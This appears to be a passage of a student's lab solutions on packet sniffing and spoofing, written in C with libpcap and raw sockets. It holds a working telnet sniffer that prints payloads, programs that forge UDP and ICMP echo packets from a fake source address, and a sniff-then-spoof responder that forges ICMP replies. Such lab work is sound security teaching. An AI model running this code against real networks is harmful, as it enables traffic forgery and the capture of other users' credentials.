 printf("%c", \*payload);  
 return;  
 case IPPROTO\_UDP:  
 printf(" Protocol: UDP\n");  
 return;  
 case IPPROTO\_ICMP:  
 printf(" Protocol: ICMP\n");  
 return;  
 default:  
 printf(" Protocol: others\n");  
 return;  
 }  
 }  
}  
  
int main()  
{  
 pcap\_t\* handle;  
 char errbuf[PCAP\_ERRBUF\_SIZE];  
 struct bpf\_program fp;  
 char filter\_exp[] = "tcp and port 23";  
 bpf\_u\_int32 net;  
  
 // Step 1: Open live pcap session on NIC with name enp0s3  
 handle = pcap\_open\_live("enp0s3", BUFSIZ, 1, 1000, errbuf);  
  
 // Step 2: Compile filter\_exp into BPF psuedo-code  
 pcap\_compile(handle, &fp, filter\_exp, 0, net);  
 if (pcap\_setfilter(handle, &fp) != 0) {  
 pcap\_perror(handle, "Error:");  
 exit(EXIT\_FAILURE);  
 }  
  
 // Step 3: Capture packets  
 pcap\_loop(handle, -1, got\_packet, NULL);  
  
 pcap\_close(handle); //Close the handle  
 return 0;  
}

**Task 2.2A: Write a Spoofing Program**

#include <unistd.h>  
#include <stdio.h>  
#include <string.h>  
#include <sys/socket.h>  
#include <netinet/ip.h>  
#include <arpa/inet.h>  
  
/\* IP Header \*/  
struct ipheader {  
 unsigned char iph\_ihl:4, //IP header length  
 iph\_ver:4; //IP version  
 unsigned char iph\_tos; //Type of service  
 unsigned short int iph\_len; //IP Packet length (data + header)  
 unsigned short int iph\_ident; //Identification  
 unsigned short int iph\_flag:3, //Fragmentation flags  
 iph\_offset:13; //Flags offset  
 unsigned char iph\_ttl; //Time to Live  
 unsigned char iph\_protocol; //Protocol type  
 unsigned short int iph\_chksum; //IP datagram checksum  
 struct in\_addr iph\_sourceip; //Source IP address  
 struct in\_addr iph\_destip; //Destination IP address  
};  
  
/\* UDP Header \*/  
struct udpheader  
{  
 u\_int16\_t udp\_sport; /\* source port \*/  
 u\_int16\_t udp\_dport; /\* destination port \*/  
 u\_int16\_t udp\_ulen; /\* udp length \*/  
 u\_int16\_t udp\_sum; /\* udp checksum \*/  
};  
  
/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*  
 Given an IP packet, send it out using a raw socket.  
\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/  
void send\_raw\_ip\_packet(struct ipheader\* ip)  
{  
 struct sockaddr\_in dest\_info;  
 int enable = 1;  
  
 // Step 1: Create a raw network socket.  
 int sock = socket(AF\_INET, SOCK\_RAW, IPPROTO\_RAW);  
  
 // Step 2: Set socket option.  
 setsockopt(sock, IPPROTO\_IP, IP\_HDRINCL, &enable, sizeof(enable));  
  
 // Step 3: Provide needed information about destination.  
 dest\_info.sin\_family = AF\_INET;  
 dest\_info.sin\_addr = ip->iph\_destip;  
  
 // Step 4: Send the packet out.  
 sendto(sock, ip, ntohs(ip->iph\_len), 0, (struct sockaddr \*)&dest\_info, sizeof(dest\_info));  
 close(sock);  
}  
  
/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*  
 Spoof a UDP packet using an arbitrary source IP Address and port  
\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/  
int main() {  
 char buffer[1500];  
  
 memset(buffer, 0, 1500);  
 struct ipheader \*ip = (struct ipheader \*) buffer;  
 struct udpheader \*udp = (struct udpheader \*) (buffer + sizeof(struct ipheader));  
  
 /\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*  
 Step 1: Fill in the UDP data field.  
 \*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/  
 char \*data = buffer + sizeof(struct ipheader) + sizeof(struct udpheader);  
 const char \*msg = "Hello Server!\n";  
 int data\_len = strlen(msg);  
 strncpy (data, msg, data\_len);  
  
 /\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*  
 Step 2: Fill in the UDP header.  
 \*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/  
 udp->udp\_sport = htons(12345);  
 udp->udp\_dport = htons(9090);  
 udp->udp\_ulen = htons(sizeof(struct udpheader) + data\_len);  
 udp->udp\_sum = 0;   
  
 /\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*  
 Step 3: Fill in the IP header.  
 \*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/  
 ip->iph\_ver = 4;  
 ip->iph\_ihl = 5;  
 ip->iph\_ttl = 20;  
 ip->iph\_sourceip.s\_addr = inet\_addr("1.2.3.4");  
 ip->iph\_destip.s\_addr = inet\_addr("10.0.2.5");  
 ip->iph\_protocol = IPPROTO\_UDP; // The value is 17.  
 ip->iph\_len = htons(sizeof(struct ipheader) + sizeof(struct udpheader) + data\_len);  
  
 /\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*  
 Step 4: Finally, send the spoofed packet  
 \*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/  
 send\_raw\_ip\_packet (ip);  
  
 return 0;  
}

**Task 2.2B: Spoof an ICMP Echo Request**

#include <unistd.h>  
#include <stdio.h>  
#include <string.h>  
#include <sys/socket.h>  
#include <netinet/ip.h>  
#include <arpa/inet.h>  
  
/\* IP Header \*/  
struct ipheader {  
 unsigned char iph\_ihl:4, //IP header length  
 iph\_ver:4; //IP version  
 unsigned char iph\_tos; //Type of service  
 unsigned short int iph\_len; //IP Packet length (data + header)  
 unsigned short int iph\_ident; //Identification  
 unsigned short int iph\_flag:3, //Fragmentation flags  
 iph\_offset:13; //Flags offset  
 unsigned char iph\_ttl; //Time to Live  
 unsigned char iph\_protocol; //Protocol type  
 unsigned short int iph\_chksum; //IP datagram checksum  
 struct in\_addr iph\_sourceip; //Source IP address  
 struct in\_addr iph\_destip; //Destination IP address  
};  
  
/\* ICMP Header \*/  
struct icmpheader {  
 unsigned char icmp\_type; // ICMP message type  
 unsigned char icmp\_code; // Error code  
 unsigned short int icmp\_chksum; //Checksum for ICMP Header and data  
 unsigned short int icmp\_id; //Used for identifying request  
 unsigned short int icmp\_seq; //Sequence number  
};  
  
/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*  
 Given an IP packet, send it out using a raw socket.  
\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/  
void send\_raw\_ip\_packet(struct ipheader\* ip)  
{  
 struct sockaddr\_in dest\_info;  
 int enable = 1;  
  
 // Step 1: Create a raw network socket.  
 int sock = socket(AF\_INET, SOCK\_RAW, IPPROTO\_RAW);  
  
 // Step 2: Set socket option.  
 setsockopt(sock, IPPROTO\_IP, IP\_HDRINCL, &enable, sizeof(enable));  
  
 // Step 3: Provide needed information about destination.  
 dest\_info.sin\_family = AF\_INET;  
 dest\_info.sin\_addr = ip->iph\_destip;  
  
 // Step 4: Send the packet out.  
 sendto(sock, ip, ntohs(ip->iph\_len), 0, (struct sockaddr \*)&dest\_info, sizeof(dest\_info));  
 close(sock);  
}  
  
unsigned short in\_cksum (unsigned short \*buf, int length)  
{  
 unsigned short \*w = buf;  
 int nleft = length;  
 int sum = 0;  
 unsigned short temp=0;  
  
 /\*  
 \* The algorithm uses a 32 bit accumulator (sum), adds  
 \* sequential 16 bit words to it, and at the end, folds back all  
 \* the carry bits from the top 16 bits into the lower 16 bits.  
 \*/  
 while (nleft > 1) {  
 sum += \*w++;  
 nleft -= 2;  
 }  
  
 /\* treat the odd byte at the end, if any \*/  
 if (nleft == 1) {  
 \*(u\_char \*)(&temp) = \*(u\_char \*)w ;  
 sum += temp;  
 }  
  
 /\* add back carry outs from top 16 bits to low 16 bits \*/  
 sum = (sum >> 16) + (sum & 0xffff); // add hi 16 to low 16  
 sum += (sum >> 16); // add carry  
 return (unsigned short)(~sum);  
}  
  
/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*  
 Spoof an ICMP echo request using an arbitrary source IP Address  
\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/  
int main() {  
 char buffer[1500];  
  
 memset(buffer, 0, 1500);  
  
 /\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*  
 Step 1: Fill in the ICMP header.  
 \*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/  
 struct icmpheader \*icmp = (struct icmpheader \*) (buffer + sizeof(struct ipheader));  
 icmp->icmp\_type = 8; //ICMP Type: 8 is request, 0 is reply.  
  
 // Calculate the checksum for integrity  
 icmp->icmp\_chksum = 0;  
 icmp->icmp\_chksum = in\_cksum((unsigned short \*)icmp, sizeof(struct icmpheader));  
  
 /\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*  
 Step 2: Fill in the IP header.  
 \*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/  
 struct ipheader \*ip = (struct ipheader \*) buffer;  
 ip->iph\_ver = 4;  
 ip->iph\_ihl = 5;  
 ip->iph\_ttl = 20;  
 ip->iph\_sourceip.s\_addr = inet\_addr("1.2.3.4");  
 ip->iph\_destip.s\_addr = inet\_addr("10.0.2.5");  
 ip->iph\_protocol = IPPROTO\_ICMP;  
 ip->iph\_len = htons(sizeof(struct ipheader) + sizeof(struct icmpheader));  
  
 /\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*  
 Step 3: Finally, send the spoofed packet  
 \*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/  
 send\_raw\_ip\_packet (ip);  
  
 return 0;  
}

**Task 2.3: Sniff and then Spoof**

#include <unistd.h>  
#include <stdio.h>  
#include <string.h>  
#include <sys/socket.h>  
#include <netinet/ip.h>  
#include <arpa/inet.h>  
#include <stdlib.h>  
#include <pcap.h>  
  
/\* ethernet headers are always exactly 14 bytes \*/  
#define SIZE\_ETHERNET 14  
  
/\* Ethernet addresses are 6 bytes \*/  
#define ETHER\_ADDR\_LEN 6  
  
/\* Ethernet header \*/  
struct ethernetheader {  
 u\_char ether\_dhost[ETHER\_ADDR\_LEN]; /\* destination host address \*/  
 u\_char ether\_shost[ETHER\_ADDR\_LEN]; /\* source host address \*/  
 u\_short ether\_type; /\* IP? ARP? RARP? etc \*/  
};  
  
/\* IP Header \*/  
struct ipheader {  
 unsigned char iph\_ihl:4, //IP header length  
 iph\_ver:4; //IP version  
 unsigned char iph\_tos; //Type of service  
 unsigned short int iph\_len; //IP Packet length (data + header)  
 unsigned short int iph\_ident; //Identification  
 unsigned short int iph\_flag:3, //Fragmentation flags  
 iph\_offset:13; //Flags offset  
 unsigned char iph\_ttl; //Time to Live  
 unsigned char iph\_protocol; //Protocol type  
 unsigned short int iph\_chksum; //IP datagram checksum  
 struct in\_addr iph\_sourceip; //Source IP address  
 struct in\_addr iph\_destip; //Destination IP address  
};  
  
/\* ICMP Header \*/  
struct icmpheader {  
 unsigned char icmp\_type; // ICMP message type  
 unsigned char icmp\_code; // Error code  
 unsigned short int icmp\_chksum; //Checksum for ICMP Header and data  
 unsigned short int icmp\_id; //Used for identifying request  
 unsigned short int icmp\_seq; //Sequence number  
};  
  
  
// calculate the checksum of the ICMP packet header  
unsigned short in\_cksum (unsigned short \*buf, int length)  
{  
 unsigned short \*w = buf;  
 int nleft = length;  
 int sum = 0;  
 unsigned short temp=0;  
  
 /\*  
 \* The algorithm uses a 32 bit accumulator (sum), adds  
 \* sequential 16 bit words to it, and at the end, folds back all  
 \* the carry bits from the top 16 bits into the lower 16 bits.  
 \*/  
 while (nleft > 1) {  
 sum += \*w++;  
 nleft -= 2;  
 }  
  
 /\* treat the odd byte at the end, if any \*/  
 if (nleft == 1) {  
 \*(u\_char \*)(&temp) = \*(u\_char \*)w ;  
 sum += temp;  
 }  
  
 /\* add back carry outs from top 16 bits to low 16 bits \*/  
 sum = (sum >> 16) + (sum & 0xffff); // add hi 16 to low 16  
 sum += (sum >> 16); // add carry  
 return (unsigned short)(~sum);  
}  
  
/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*  
 Given an IP packet, send it out using a raw socket.  
\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/  
void send\_raw\_ip\_packet(struct ipheader\* ip)  
{  
 struct sockaddr\_in dest\_info;  
 int enable = 1;  
  
 // Step 1: Create a raw network socket.  
 int sock = socket(AF\_INET, SOCK\_RAW, IPPROTO\_RAW);  
 if(sock < 0){  
 printf("Error opening raw socket\n");  
 }  
  
 // Step 2: Set socket option.  
 setsockopt(sock, IPPROTO\_IP, IP\_HDRINCL, &enable, sizeof(enable));  
  
 // Step 3: Provide needed information about destination.  
 dest\_info.sin\_family = AF\_INET;  
 dest\_info.sin\_addr = ip->iph\_destip;  
  
 // Step 4: Send the packet out.  
 sendto(sock, ip, ntohs(ip->iph\_len), 0, (struct sockaddr \*)&dest\_info, sizeof(dest\_info));  
 close(sock);  
}  
  
// upon receiving a packet, call this function.  
// The function will determine the protocol within the IP packet.  
// If it is an ICMP packet, it will trigger a spoofed response to the  
// source ICMP request machine.   
void got\_packet(u\_char\* args, const struct pcap\_pkthdr\* header, const u\_char\* packet)  
{  
 struct ethernetheader\* eth = (struct ethernetheader\*)packet;  
  
 if (ntohs(eth->ether\_type) == 0x0800) { // 0x0800 is IP type  
 struct ipheader\* ip = (struct ipheader\*)(packet + SIZE\_ETHERNET);  
 int size\_ip = ip->iph\_ihl \* 4;  
  
 printf(" From: %s\n", inet\_ntoa(ip->iph\_sourceip));  
 printf(" To: %s\n", inet\_ntoa(ip->iph\_destip));  
  
 /\* determine protocol \*/  
 switch (ip->iph\_protocol) {  
 case IPPROTO\_TCP:  
 printf(" Protocol: TCP\n");  
 return;  
 case IPPROTO\_UDP:  
 printf(" Protocol: UDP\n");  
 return;  
 case IPPROTO\_ICMP:  
 printf(" Protocol: ICMP\n");  
   
 // decode the ICMP request by casting it to a struct.  
 struct icmpheader\* icmpReq = (struct icmpheader\*)(packet + SIZE\_ETHERNET + sizeof(struct ipheader));  
   
 // create a buffer that is the size of the packet  
 char buffer[1500];  
 memset(buffer, 0, 1500);  
  
 /\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*  
 Step 1: Fill in the ICMP header.  
 \*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/  
 struct icmpheader \*icmp = (struct icmpheader \*) (buffer + sizeof(struct ipheader));  
 icmp->icmp\_type = 0; //ICMP Type: 8 is request, 0 is reply.  
  
 // Calculate the checksum for integrity  
 icmp->icmp\_chksum = 0;  
 icmp->icmp\_chksum = in\_cksum((unsigned short \*)icmp, sizeof(struct icmpheader));  
   
 // copy the sequence and ID from the received ICMP request.  
 icmp->icmp\_id = icmpReq->icmp\_id;  
 icmp->icmp\_seq = icmpReq->icmp\_seq;  
  
 /\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*  
 Step 2: Fill in the IP header.  
 \*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/  
 struct ipheader \*ipNew = (struct ipheader \*) buffer;  
 ipNew->iph\_ver = 4;  
 ipNew->iph\_ihl = 5;  
 ipNew->iph\_ttl = 20;  
 ipNew->iph\_sourceip.s\_addr = ip->iph\_destip.s\_addr; // the destination IP is the source  
 ipNew->iph\_destip.s\_addr = ip->iph\_sourceip.s\_addr; // the source IP is the destination  
  
 printf(" New From: %s\n", inet\_ntoa(ipNew->iph\_sourceip));  
 printf(" New To: %s\n", inet\_ntoa(ipNew->iph\_destip));  
   
 ipNew->iph\_protocol = IPPROTO\_ICMP;  
 ipNew->iph\_len = htons(sizeof(struct ipheader) + sizeof(struct icmpheader));  
  
 /\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*  
 Step 3: Finally, send the spoofed packet  
 \*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/  
 send\_raw\_ip\_packet (ipNew);  
 return;  
 default:  
 printf(" Protocol: others\n");  
 return;  
 }  
 }  
}  
  
/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*  
 Spoof an ICMP echo request using an arbitrary source IP Address  
\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/  
int main() {  
   
 pcap\_t\* handle;  
 char errbuf[PCAP\_ERRBUF\_SIZE];  
 struct bpf\_program fp;  
 char filter\_exp[] = "icmp[icmptype] == icmp-echo";  
 bpf\_u\_int32 net;  
  
 // Step 1: Open live pcap session on NIC with name enp0s3  
 handle = pcap\_open\_live("enp0s3", BUFSIZ, 1, 1000, errbuf);  
  
 // Step 2: Compile filter\_exp into BPF psuedo-code  
 pcap\_compile(handle, &fp, filter\_exp, 0, net);  
 if (pcap\_setfilter(handle, &fp) != 0) {  
 pcap\_perror(handle, "Error:");  
 exit(EXIT\_FAILURE);  
 }  
  
 // Step 3: Capture packets  
 pcap\_loop(handle, -1, got\_packet, NULL);  
  
 pcap\_close(handle); //Close the handle  
  
 return 0;  
}